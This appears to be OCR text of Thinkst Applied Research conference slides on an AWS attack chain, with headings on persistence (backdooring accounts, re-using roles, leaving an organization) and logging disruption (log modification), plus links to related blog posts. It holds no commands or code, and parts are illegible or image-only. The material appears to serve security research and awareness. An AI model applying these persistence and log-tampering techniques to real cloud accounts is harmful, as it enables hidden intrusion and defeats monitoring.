
Persistence

https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9

thinkst
applied research

Re-use an existing role

Persistence




thinkst
applied research

Organisations

thinkst
applied research

Persistence



Persistence

Important

You can remove an account from your organization only if the account has the information required for it to operate as a standalone account. [illegible] AWS Organizations console, API, or CLI commands, all the information required of standalone accounts is not automatically collected. For each account that you want to make standalone, you must accept the End User License Agreement (EULA), choose a support plan, provide and verify the requir[illegible] metho[illegible] attach[illegible]

You cannot remove an account from the organization if the account owner has not signed the EULA. ✖

thinkst applied research

- ~~Recon~~
- ~~Compromise~~
- ~~Lateral movement~~
- ~~Privesc~~
- ~~Persistence~~
- Logging disruption

thinkst
applied research

Logging disruption

Previous work

https://danielgrzelak.com/disrupting-aws-logging-a42e437d6594


thinkst
applied research

Logging disruption

Log modification


thinkst
applied research

Logging disruption



